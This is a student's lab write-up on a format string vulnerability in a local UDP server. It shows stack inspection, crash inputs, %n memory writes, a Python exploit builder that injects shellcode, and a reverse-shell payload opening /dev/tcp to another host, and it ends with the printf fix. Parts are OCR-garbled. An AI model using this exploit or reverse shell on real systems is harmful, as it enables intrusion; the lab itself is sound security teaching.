


### Task 1: The Vulnerable Program:

After executing the vulnerable program, that has format string vulnerability, it started listening to the UDP port, 9090. Whenever there's a request to this port, it activates the myprintf() function to print out the data input received from the client. Below is the output of the server program listening to the client's request. The left portion of the screen is where the server is running and the portion to the right is where the requests are made. There are 2 variations in the inputs from the client. A raw message passed and the message passed through a file. We can see the outputs from both the variations.



The image shows two terminal windows side-by-side. The left window shows the output of a server program running on a VM. The right window shows the client's input commands and the server's output.

```
Terminal
[02/07/20]seed@VM:~/lab4$ ./server
The address of the input array: 0xbfffe790
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfffe718
Hello
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbfffe718
CSP-544
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbfffe718
Here are the contents from the badfileThe value of the 'target' variable (after): 0x11223344

Terminal
[02/07/20]seed@VM:~/lab4$ echo Hello | nc -u 127.0.0.1 9090
^C
[02/07/20]seed@VM:~/lab4$ echo CSP-544 | nc -u 127.0.0.1 9090
^C
[02/07/20]seed@VM:~/lab4$ nc -u 127.0.0.1 9090 < badfile
```

## Task 2: Understanding the layout of the stack:

\$ebp of myprintf() is the address at (2). Hence Memory address at (2) is  $0xbfffe6f8 + 4 = 0xbfffe6fc$ .

```

Terminal
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffe6f8 --> 0xbfffe58 --> 0x0
ESP: 0xbfffe6a0 --> 0xbfffe000 --> 0x23f3c
EIP: 0x80485f1 (<myprintf+6>: mov    eax,DWORD PTR [ebp+0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80485eb <myprintf>:      push    ebp
0x80485ec <myprintf+1>:    mov     ebp,esp
0x80485ee <myprintf+3>:    sub     esp,0x58
=> 0x80485f1 <myprintf+6>:    mov     eax,DWORD PTR [ebp+0x8]
0x80485f4 <myprintf+9>:    mov     DWORD PTR [ebp-0x4],eax
0x80485f7 <myprintf+12>:   mov     eax,gs:0x14
0x80485fd <myprintf+18>:   mov     DWORD PTR [ebp-0xc],eax
0x8048600 <myprintf+21>:   xor     eax,eax
[-----stack-----]
0000| 0xbfffe6a0 --> 0xb7fff000 --> 0x23f3c
0004| 0xbfffe6a4 --> 0x80482ac --> 0x62696c00 ('')
0008| 0xbfffe6a8 --> 0xb7e5da59 (<_libc_disable_asynccancel+9>: add    edi,0xbe5a7)
0012| 0xbfffe6ac --> 0x7
0016| 0xbfffe6b0 --> 0x0
0020| 0xbfffe6b4 --> 0xb7f1c000 --> 0x1b1db0
0024| 0xbfffe6b8 --> 0xbfffe58 --> 0x0
0028| 0xbfffe6bc --> 0xb7e52141 (<_libc_recvfrom+97>: add    esp,0x24)
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x80485f1 in myprintf ()
gdb-peda$ info frame
Stack level 0, frame at 0xbfffe700:
 eip = 0x80485f1 in myprintf; saved eip = 0x80487e2
 called by frame at 0xbfffe70
 Arglist at 0xbfffe6f8, args:
 Locals at 0xbfffe6f8, Previous frame's sp is 0xbfffe700
 Saved registers:
  ebp at 0xbfffe6f8, eip at 0xbfffe6fc
gdb-peda$ p $ebp
$1 = (void *) 0xbfffe6f8
gdb-peda$

```

From the output below we can see, the address of the input array is **0xbfa288b0** which is the address at (3). Now from the client vm which is running on the same machine, we send an input string aabbccdd along with quite a few %x's. The output at the server prints the input string along with other data. The input string aabbccdd is printed at the 56th position. From these calculations, the address at (1) can be derived as  $0xbfa288b0 - 56*4 = 0xbfa287d0$ . Therefore the distance between (1) and (3) is **e0 ~ 224**.

## Task 3: Crash the Program:

printf() function keeps looking for a bunch of char\* to print. When we send a bunch of %s as an argument to the printf() the program crashes. The reason being it keeps bumping up the vls pointer. It keeps on printing till it finds the null pointer. %s corresponds to null and it's address is not present in the memory. Since it keeps looking for a char\*, passing a %s which is basically a null will cause a page fault which in turn crashes the program causing a segmentation fault.

## Lab 4 : Format String Vulnerability

**Darshan K (A20446137)**

```
Terminal
[02/07/20]seed@VM:~/lab4$ ./server
The address of the input array: 0xbf882730
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344

The ebp value inside myprintf() is: 0xbf8826b8
Segmentation fault
[02/07/20]seed@VM:~/lab4$
[02/07/20]seed@VM:~/lab4$ ./server
The address of the input array: 0xbf8af380
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344

The ebp value inside myprintf() is: 0xbf8af308
Segmentation fault
[02/07/20]seed@VM:~/lab4$
[02/07/20]seed@VM:~/lab4$
```

### **Task 4: Print out the Server Program's Memory:**

**Task 4.A: Stack Data:** The calculations made in 2 align with the output we see below. It can be seen that the %x corresponding to the 56th position prints out input string aabbccdd.

The image displays two side-by-side Linux terminal windows. The left window shows the output of a debugger's disassemble command, listing instructions such as pushad, movl, and jmp. It includes comments about input arrays, secrets, target variables, and EBP values. The right window shows the execution of a printf statement that prints memory addresses in hexadecimal format.

```
[02/07/20]seed@VM:~/lab4$ ./server  
The address of the input array: 0xbfc12b00  
The address of the secret: 0x08048b70  
The address of the 'target' variable: 0x0804a044  
The value of the 'target' variable (before): 0x11223344  
The ebp value inside myprintf() is: 0xbfc12a88  
0. b7712000.bfc130e8.bfc12a88.  
    . ac5f1a00.  
    3.bfc12b00.bfc130e8. 80487e2.bfc12b00.bfc12aac. 10. 804870  
1.   900.      0.      10.      3.82230002.     0.  
    0. 0.34840002. 100007f.      0.      0.      0.  
    0.aabbccdd.7838252e.7838252e.7838252e.7838252e.7838252e.7838252e  
.7838252e.7838252e.7838252e.7838252e.7838252e.7838252e.7838252e.783825  
2e.7838252e.7838252e.7838252e.7838252e.7838252e.7838252e.7838252e.7838  
252e.7838252e.7838252e.7838252e.7838252e.7838252e.7838252e.7838252e.78  
38252e.7838252e.7838252e.7838252e.7838252e.7838252e.7838252e.7838252e.  
7838252e  
The value of the 'target' variable (after): 0x11223344
```

**Task 4.B: Heap Data:** We get the address of the secret message as **0x08048870**. We will now use %x's to reach the user input and print the value at the address where the secret message

## Lab 4 : Format String Vulnerability

**Darshan K (A20446137)**

is stored. After printing 55 consecutive %x's and %s at the 56th position we can see the secret message printed out at the 56th position.

[illegible]

### **Task 5 : Change The Server Program's Memory:**

**Task 5.A: Change the value to a different one:** We know the address of the target variable ~ **0x0804a044**. Now to modify the value at the target address we make use of %n format specifier. Similar to the previous approach, we first print out 55 consecutives %x's and at the 56th position we pass on %n with the address 0x0804a044 as the input string. The results can be seen below:



```
[02/07/20]seed@VM:~/lab4$ ./server
The address of the input array: 0xbfd12880
The address of the secret: 0x00048870
The address of the 'target' variable: 0x0004a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfd12808
06.      0.      2c.      4.b7783000. 80482ac.b75e1a59.bfd12880.
        0.      0.      0.      0.      0.      0.
        0.      0.      0.      0.      0.      0.3a303000.
        3.bfd12880.bfd12e68. 80487e2.bfd12880.bfd1282c.    10. 804870
        900.      0.      0.      10.      3.82230002.
        0.      0.      0.4ec70002. 100007f.      0.      0.      0.
        0.      0.      0.      0.      0.      0.      0.
        0..7838252e.7838252e.7838252e.7838252e.7838252e.7838252e.7838252
e.7838252e.7838252e.7838252e.7838252e.7838252e.7838252e.7838252e.78382
52e.7838252e.7838252e.7838252e.7838252e.7838252e.7838252e.7838252e.783
8252e.7838252e.7838252e.7838252e.7838252e.7838252e.7838252e.7838252e.7
838252e.7838252e.7838252e.7838252e.7838252e.7838252e.7838252e.7838252e
The value of the 'target' variable (after): 0x000001f4
```

**Task 5.B: Change the Value to 0x500:** From the previous step it is evident that the value of the target variable (after) is 0x000001f4. We now need to change this to 0x500 as asked for. This means we need to print  $0x500 - 0x1f4 = 780$  in decimal. Similar to the previous approaches, we need to first print 55 consecutive 55 %x's and in the 56th position, we change the %n to %.788x. Adding the default 8 used previously to 780 making it 788.


[illegible]

**Task 5.C: Change the Value to 0xFF990000:** The address at which the target is stored is **0x0804a044**. For the higher two bytes **0x0804a046**, **0xff99** is stored by printing required number of characters and then modifying the other 2 bytes by printing the remaining number of characters. And since the remaining characters here are 0's, we need to add the remaining number of characters such that the total reaches 65536 so that 0 is printed out. Printing out 0's are hard because you can only

## Lab 4 : Format String Vulnerability

**Darshan K (A20446137)**

increment values and if you've printed one character so far, and ant 0 to be written to some location, we need to print 65535 characters to reach this value. Below it the output after it is done..



### **Task 6: Inject Malicious Code into the Server Program:**

The length of the malicious code is 81 bytes. And the code is placed at a location starting from the end of the buffer. So, using the return address of myprintf and adding 1000 to it and filling it with nop's we can create a badfile which inturn is an input to the server. And the format string snippet is shown below:

**N = 1200**

## # Fill the content with NOP's

```
content = bytearray(0x90 for i in range(N))
```

## # Put the code at the end

```
start = N - len(malicious_code)
```

```
content[start:] = malicious_code
```

```
print(len(malicious_code))
```

```
content[0:4]=(0xbfffe6f3).to_bytes(4,byteorder='little')
```

```
content[4:8]=("@@@@").encode('latin-1')
```

```
content[8:12]=(0xbfffe6fc).to_bytes(4,byteorder="little")
```

```
format specifiers = "%.9x"*54 + "%.48653x" + "%hn" + "%.11129x" + "%hn"
```

```
format String = (format specifiers).encode('latin-1')
```

```
content[12:12+len(format String)] = format String;
```

## Lab 4 : Format String Vulnerability

**Darshan K (A20446137)**

```
# Write the content to badfile  
file = open("badfile", "wb")  
file.write(content)  
file.close()
```

[illegible]

After sending the badfile as an input to the server, it executes the malicious code generated by the exploit python code and deletes the **myfile file** created prior to executing an attack. Below is the screenshot that is a testimony to the successful attack.

```

[02/07/20]seed@VM: ~$ 
[02/07/20]seed@VM: ~$ 
[02/07/20]seed@VM: ~$ 
[02/07/20]seed@VM: ~$ 
[02/07/20]seed@VM: ~$ 
[02/07/20]seed@VM: ~$ 
[02/07/20]seed@VM: ~$ ls /tmp/
config-err-N8Q0kJ  systemd-private-f153cea3e8034099bcb83d65b01e0da4-colord.service-Fvu66e  Temp-745010b2-389c-4369-918b-1f541c1c5f84
mozilla_seed0    systemd-private-f153cea3e8034099bcb83d65b01e0da4-rtkit-daemon.service-VQsR8R  unity_support_test.1
[02/07/20]seed@VM: ~$ 

```

## Task 7: Getting a Reverse Shell:

A few minor changes to the malicious part of the exploit.py to make place for “/bin/bash -c “/bin/bash -i > /dev/tcp/10.0.2.6/7070 0<&1 2>&1” looks like this,

```

"\x31\xd2"
"\x52"
"\x68""2>&1"
"\x68"" "
"\x68""0<&1"
"\x68"" "
"\x68"" "
"\x68""080 "
"\x68""1/8"
"\x68""0.0"
"\x68""/127"
"\x68""/tcp"
"\x68""/dev"
"\x68"" > "


```



## Lab 4 : Format String Vulnerability

**Darshan K (A20446137)**

```
"\x68"" -i "  
"\x68""bash"  
"\x68""//"  
"\x68""/bin"  
"\x89\xe2"
```



### **Task 8: Fixing the Problem:**

The warning at `printf(msg)` indicates that the format is not a string literal and there are no format arguments as the `printf` expects it's format to be a string literal and a statically allocated string. The following changes are made to the code to overcome the warning.

```
char dummy[DUMMY_SIZE]; memset(dummy, 0, DUMMY_SIZE);  
// printf(msg);  
printf("%s\n", msg);  
printf("The value of the 'target' variable (after): 0x%.8x\n", target);
```

